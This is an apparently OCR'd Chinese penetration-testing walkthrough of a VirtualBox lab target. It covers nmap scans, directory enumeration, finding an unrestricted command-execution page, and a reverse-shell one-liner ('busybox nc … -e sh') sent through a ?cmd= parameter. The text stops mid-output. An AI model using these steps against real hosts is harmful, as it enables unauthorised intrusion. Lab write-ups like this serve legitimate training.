
扫描：


```
nmap -v -Pn -T5 172.20.10.3 -sV -p 1-65535 --min-rate=1000
```



```
┌──(root㉿ kali)-[/home/kali/targets]
└─# nmap -v -Pn -T5 172.20.10.3 -sV -p 1-65535 --min-rate=1000
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-28 02:52 EDT
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 02:52
Scanning 172.20.10.3 [1 port]
Completed ARP Ping Scan at 02:52, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:52
Completed Parallel DNS resolution of 1 host. at 02:52, 5.17s elapsed
Initiating SYN Stealth Scan at 02:52
Scanning 172.20.10.3 [65535 ports]
Discovered open port 22/tcp on 172.20.10.3
Discovered open port 80/tcp on 172.20.10.3
Completed SYN Stealth Scan at 02:52, 19.39s elapsed (65535 total ports)
Initiating Service scan at 02:52
Scanning 2 services on 172.20.10.3
Completed Service scan at 02:52, 6.24s elapsed (2 services on 1 host)
NSE: Script scanning 172.20.10.3.
Initiating NSE at 02:52
Completed NSE at 02:52, 0.02s elapsed
Initiating NSE at 02:52
Completed NSE at 02:52, 0.01s elapsed
Nmap scan report for 172.20.10.3
Host is up (0.00060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
MAC Address: 08:00:27:A5:2C:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.58 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```


进一步扫描：

```
nmap -v -Pn -T5 172.20.10.3 -sV -sC -p 22,80
```




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1a:a0:d3:56:90:49:44:38:a6:2b:83:e1:b9:34:9f:44 (ECDSA)
|_  256 43:4f:e0:21:f5:8f:00:06:a6:31:9f:bd:8a:b9:cf:96 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: \xE6\x84\x9A\xE8\x80\x85 | \xE5\xA1\x94\xE7\xBD\x97\xE7\x89\x8C\xE7\x9A\x84\xE6\x97\x85\xE7\xA8\x8B
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:A5:2C:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 02:53
Completed NSE at 02:53, 0.00s elapsed
Initiating NSE at 02:53
Completed NSE at 02:53, 0.00s elapsed
Initiating NSE at 02:53
Completed NSE at 02:53, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.90 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

扫描目录:



```
[11:08:17] Starting:
[11:08:19] 403 -  278B  - /.ht_wsr.txt
[11:08:19] 403 -  278B  - /.htaccess.bak1
[11:08:19] 403 -  278B  - /.htaccess.orig
[11:08:19] 403 -  278B  - /.htaccess.save
[11:08:19] 403 -  278B  - /.htaccess.sample
[11:08:19] 403 -  278B  - /.htaccess_extra
[11:08:19] 403 -  278B  - /.htaccess_orig
[11:08:19] 403 -  278B  - /.htaccessBAK
[11:08:19] 403 -  278B  - /.htaccess_sc
[11:08:19] 403 -  278B  - /.htm
[11:08:19] 403 -  278B  - /.htaccessOLD2
[11:08:19] 403 -  278B  - /.htaccessOLD
[11:08:19] 403 -  278B  - /.html
[11:08:19] 403 -  278B  - /.htpasswd_test
[11:08:19] 403 -  278B  - /.htpasswds
[11:08:19] 403 -  278B  - /.httr-oauth
[11:08:20] 403 -  278B  - /.php
[11:08:44] 301 -  314B  - /image  ->  http://192.168.0.106/image/
[11:09:05] 403 -  278B  - /server-status/
[11:09:05] 403 -  278B  - /server-status
[11:09:06] 200 -    1KB - /shell.php
[11:09:18] 403 -  278B  - /~bin
[11:09:18] 403 -  278B  - /~backup
[11:09:18] 403 -  278B  - /~daemon
[11:09:18] 403 -  278B  - /~games
[11:09:18] 403 -  278B  - /~lp
[11:09:19] 403 -  278B  - /~mail
[11:09:19] 403 -  278B  - /~nobody
[11:09:19] 403 -  278B  - /~news
[11:09:19] 403 -  278B  - /~sync
[11:09:19] 403 -  278B  - /~uucp
```




本地命令执行工具（无命令限制）

警告：此工具允许执行任何系统命令，存在严重安全风险。请确保仅在完全可信的环境中使用。


当前访问IP: 192.168.0.107

使用方法：在输入框中输入命令，或直接访问 URL 传递参数（例如：?cmd=ls -l）



```
┌──(root㉿ kali)-[/home/kali]
└─# gobuster dir -u http://172.20.10.3 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -k -x .txt,.php --threads 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.20.10.3
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 27877]
/.php                 (Status: 403) [Size: 276]
/image                (Status: 301) [Size: 310] [--> http://172.20.10.3/image/]
/shell.php            (Status: 403) [Size: 60]
/snapshots            (Status: 301) [Size: 314] [--> http://172.20.10.3/snapshots/]
/snapshot.php         (Status: 200) [Size: 2724]
Progress: 50129 / 661683 (7.58%)[ERROR] Get "http://172.20.10.3/nc.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/.php                 (Status: 403) [Size: 276]
/server-status        (Status: 403) [Size: 276]
Progress: 661680 / 661683 (100.00%)
===============================================================
Finished
===============================================================
```

这里有些信息：



网页快照生成器

当前缓存: 5.82 MB (共 3 个文件)

输入目标地址（例如：https://www.baidu.com 或 localhost)

生成快照　清除缓存


网页快照已成功生成

图片信息: image/png, 1270x600像素

```
cp /usr/share/webshells/php/php-reverse-shell.php .
```

经过测试，是个兔子洞。

回到这里：



本地命令执行工具（无命令限制）

警告：此工具允许执行任何系统命令，存在严重安全风险。请确保仅在完全可信的环境中使用。

当前访问IP: 192.168.0.107

使用方法：在输入框中输入命令，或直接访问 URL 传递参数（例如：?cmd=ls -l）

```
busybox nc 192.168.0.107 8888 -e sh
```

执行命令: nc 192.168.0.107 888


```
                 nc: invalid opt
